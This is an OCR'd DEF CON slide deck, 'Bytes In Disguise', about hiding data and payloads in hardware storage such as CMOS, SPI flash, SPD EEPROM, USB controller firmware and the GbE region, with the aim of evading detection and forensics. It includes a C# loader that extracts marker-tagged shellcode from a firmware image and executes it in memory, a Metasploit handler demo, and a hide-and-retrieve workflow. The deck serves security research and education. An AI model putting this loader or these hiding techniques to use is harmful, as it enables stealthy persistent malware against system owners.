DEF CON

Bytes In Disguise

(▀▄_▄▀)

Who are we

Mickey

@HackingThings

Jesse

@JesseMichael

Agenda

- Past research
- Motivation
- Attack surface
- Places to hide - a walkthrough
- Wrap up & summary

Past work

- Code not touching disk
  - Lots of work and publications
  - Fileless malware/exploits
- EDR is Coming Hide Yo Sh!t
  - What was that all about?

Motivation

- Why do we even want to hide?
  - Avoid detection
  - Make forensic analysis harder
    - Hide encryption keys and other data in usual places
    - Encrypt code with per-system encryption keys stored on device
    - Make data recovery hard
- How do we hide
  - Code Caves
  - Non-conventional storage

UEFI Variables

- Still using Windows hooks
  - SetFirmwareEnvironmentVariable*
  - GetFirmwareEnvironmentVariable*
- Using without hooks
  - UEFI RT Services
- Starting to be a target for defender scans

Attack Surface


- How do we enumerate the attack surface for each platform?
  - Open the chassis

Attack Surface

- How do we enumerate the attack surface for each platform?
  - Open the chassis
  - Take a good look


Attack Surface

- How do we enumerate the attack surface for each platform?
  - Open the chassis
  - Take a good look
  - Google the $hit out of teardown images




Attack Surface

- How do we enumerate the attack surface for each platform?
  - Open the chassis
  - Take a good look
  - Google the $hit out of teardown images
  - Look for official docs online like schematics



Attack Surface

- How do we enumerate the attack surface for each platform?
  - Open the chassis
  - Take a good look
  - Google the $hit out of teardown images
  - Look for official docs online like schematics
  - Statement of volatility
    - Documents that describe volatile and non-volatile memory components of a computer system.



Attack Surface

- How do we enumerate the attack surface for each platform?
  - Open the chassis
  - Take a good look
  - Google the $hit out of teardown images
  - Look for official docs online like schematics
  - Statement of volatility
    - Documents that describe volatile and non-volatile memory components of a computer system.

128 bytes are protected by Intel. The other 128 bytes are not write-protected

Attack Surface

- Statement of Volatility - Snippet

Type	Size	User Modifiable	Function	Process to Clear
PCH Internal CMOS RAM	256 Bytes	No	Real-time clock and BIOS configuration settings	1) Set NVRAM_CLR jumper to clear BIOS configuration settings at boot and reboot system; 2) AC power off system, remove coin cell battery for 30 seconds, replace battery and power back on; 3) restore default configuration in F2 system setup menu.
BIOS Password	16 bytes (out of 256 bytes of CMOS	Yes	Password to change BIOS settings	1) Place shunt on J_PSWD_NVRAM jumper pins 2 and 4. 2) AC power off is required after placing the shunt. 3) AC power on with the shunt in place and then can be removed
BIOS SPI Flash	32 MB	No	Boot code	You cannot remove the memory with any utilities or applications. NOTE: When memory is corrupted or removed, the system becomes non-functional
BIOS Recovery SPI Flash	16 MB	No	Recovery Image	User cannot clear the memory


Attack Surface

- Places to hide bytes include
  - CMOS
  - SPI
  - SPD
  - USB controllers
  - PCI bridges and endpoint devices
  - Track/Touchpads
  - Displays/Monitors
  - …

CMOS

What is it

- **Tiny non-volatile RAM backed by coin cell battery**
- **Located inside the chipset (Intel)**




CMOS

- Pros:
  - Has a few unused bytes
  - Accessible via IO ports.
  - Exists everywhere.
- Cons:
  - Only 256 Bytes
  - Might brick a system
  - Disrupt PCR measurements?

```
[CHIPSEC] Dumping CMOS memory..
Low CMOS memory contents:
     _00__01__02__03__04__05__06__07__08__09__0A__0B__0C__0D__0E__0F__
00 | 39  19  38  26  16  15  03  14  07  20  26  03  70  80  00  00
10 | 00  FA  CF  FF  F7  7B  02  FF  FF  FF  FF  FF  DF  7F  FF  F9
20 | FE  FF  6F  FF  7F  ED  FF  FF  DF  FF  FF  FF  FF  EF  19  2C
30 | FF  FF  20  FF  3F  11  07  F6  00  00  00  00  00  00  00  00
40 | 00  00  4D  3F  6A  78  30  01  00  00  00  00  00  00  00  00
50 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
60 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
70 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00

High CMOS memory contents:
     _00__01__02__03__04__05__06__07__08__09__0A__0B__0C__0D__0E__0F__
00 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
10 | 00  00  00  00  00  00  00  00  00  00  FF  DF  BF  FF  FF  FF
20 | EB  FF  FF  DF  EF  FE  FF  BF  FB  BF  FF  EF  DF  5E  ED  BF
30 | EF  FF  EF  DE  FF  FF  FE  FF  00  00  00  00  00  00  00  00
40 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
50 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
60 | 01  01  00  00  00  00  00  00  00  00  00  00  00  00  00  00
70 | 00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
[CHIPSEC] (cmos) time elapsed 0.004
```


DEMO



1. Read CMOS
2. Write to Lower CMOS
3. Read CMOS
4. Restore Lower CMOS
5. Read CMOS


SPI Flash

- What is it?
- Contains multiple regions
  - BIOS/UEFI firmware
  - ME firmware
  - Configuration data
  - Platform-specific regions
    - Embedded Controller firmware
    - Platform Data
  - Etc...




SPI Flash

- **SPI flash layout 101**



SPI Flash


- **SPI flash layout 101**



SPD

Serial Presence Detect

- Tiny EEPROM in DRAM chips



SPD

Serial Presence Detect

- Tiny EEPROM in DRAM chips
- Includes information about DRAM
  - Manufacturer/Model
  - Type and size of memory
  - Timing and refresh requirements
  - Voltage requirements
  - DRAM configuration region sometimes locked
  - Usually has additional space which is writeable

SPD


- For accessing the SPD we need to have it unlocked
- The SMBus controller includes an SPD protection mechanism. Once the SPD Write Disable bit is set we can’t write to it.

- BUT…

- What if the bit is not set?
  - Usually 256B
  - 512B Total size (DDR4)

USB controllers

- High speed USB controllers can be a part of the motherboard or external




USB controllers

- High speed USB controllers can be a part of the motherboard or external
- Do not have to be limited to USB, can also be USB-SATA controllers

USB 3.1 (10Gbps) 2.5" SATA SSD/HDD Enclosure with Integrated USB-C Cable - S251BU31C3CB

DEMO



Shell No. 1
Shell No. 1
File Actions Edit View Help
msf5 exploit(multi/handler) >
Connections
Config
SkullCanyon
This PC
ASMedia DEMO
Recycle Bin
cmd.exe
runme
8:54 AM
7/29/2020

Demo Breakdown

```
#region execute shellcode in memory
try {
List<byte> buflist = new List<byte>();
for (int i = 0; i < firmware.Count-4; i++) {
        if ((firmware[i] == 0x13) &
       (firmware[i + 1] == 0x37) &
       (firmware[i + 2] == 0x13) &
       (firmware[i + 3] == 0x37)) {
        //we have found our payload
        for (int j = i+4; j < firmware.Count; j++) {
            buflist.Add(firmware[j]);
        }
        i = firmware.Count;
    }
}
byte[] buf = buflist.ToArray();
Console.WriteLine("payload size: "+buflist.Count);
IntPtr ptrToMethod = IntPtr.Zero;
MethodInfo myMethod = null;

myMethod = typeof(Program).GetMethod("overWriteReflection");
System.Runtime.CompilerServices.RuntimeHelpers.PrepareMethod(myMethod.MethodHandle);
ptrToMethod = myMethod.MethodHandle.GetFunctionPointer();
Marshal.Copy(buf, 0, ptrToMethod, buf.Length);
overWriteReflection();
} catch (Exception ex) {

    Console.WriteLine(ex.Message);
    throw ex;
}
#endregion execute shellcode in memory
```



FirmwareImage.bin

```
#region execute shellcode in memory
try {
List<byte> buflist = new List<byte>();
for (int i = 0; i < firmware.Count-4; i++) {
        if ((firmware[i] == 0x13) &
       (firmware[i + 1] == 0x37) &
       (firmware[i + 2] == 0x13) &
       (firmware[i + 3] == 0x37)) {
        //we have found our marker
        for (int j = i+4; j < firmware.Count; j++) {
            buflist.Add(firmware[j]);
        }
        i = firmware.Count;
    }
}
byte[] buf = buflist.ToArray();
Console.WriteLine("payload size: "+buflist.Count);
IntPtr ptrToMethod = IntPtr.Zero;
MethodInfo myMethod = null;

myMethod = typeof(Program).GetMethod("overWriteReflection");
System.Runtime.CompilerServices.RuntimeHelpers.PrepareMethod(myMethod.MethodHandle);
ptrToMethod = myMethod.MethodHandle.GetFunctionPointer();
Marshal.Copy(buf, 0, ptrToMethod, buf.Length);
overWriteReflection();
} catch (Exception ex) {

    Console.WriteLine(ex.Message);
    throw ex;
}
#endregion execute shellcode in memory
```

Magic Bytes

Hidden Bytes

Getting the hidden Bytes

“Using” the hidden bytes

Demo Breakdown

Hiding

Hide Bytes in Firmware Image

↓

Update Firmware with Modified Image

Retrieving

Read Firmware Image

↓

Extract Hidden Bytes

↓

Do The Malicious

Internal Assets


- USB controllers and endpoint devices
- PCI bridges and endpoint devices
- Track/Touchpads
- Displays/Monitors
- Webcam
- Fingerprint reader
- Other sensors (accelerometer, etc) - ISH

Removable Assets

- USB devices
- Docking solutions
  - PCI bridges and endpoint devices
  - Thunderbolt
- OTA Updatable devices
  - Bluetooth devices


Example - GBe

- You have a LAN port on your laptop?
  - Congrats!
    You probably have a Code Cave!
- Region contains configuration data
  - Usually two images, one is a backup.
- There are many unused bytes in there…
- Memory mapped flash
  - Intel NIC example
- Discrete PCIe devices



Example - GBe

- **How many unused? Let’s check!**




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: D0 1F C6 9B EC E8 01 08 FF FF 84 00 8E 00 00 80    Ð.Æ›ìè..ÿÿ„.Ž..€
0010h: FF FF FF FF C3 10 64 20 86 80 B7 15 00 00 00 00    ÿÿÿÿÃ.d †€·.....
0020h: 00 00 00 00 00 80 05 A7 2C 30 00 16 00 00 00 0C    .....€.§,0......
0030h: F4 18 42 0A 43 08 13 01 B7 15 AD BA B7 15 B8 15    ô.B.C...·.-º·.¸.
0040h: AD BA B7 15 AD BA B7 15 00 00 80 80 00 4E 86 08    -º·.-º·...€€.N†.
0050h: 00 00 00 00 07 00 00 20 20 00 00 00 00 0E 00 00    .......  .......
0060h: 00 01 00 40 04 01 07 40 FF FF FF FF FF FF FF FF    ...@...@ÿÿÿÿÿÿÿÿ
0070h: FF FF FF FF FF FF FF FF FF FF 00 02 FF FF 0E FB    ÿÿÿÿÿÿÿÿÿÿ..ÿÿ.û
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0090h: 00 00 00 00 00 00 FF FF FF FF FF FF FF FF FF FF    ......ÿÿÿÿÿÿÿÿÿÿ
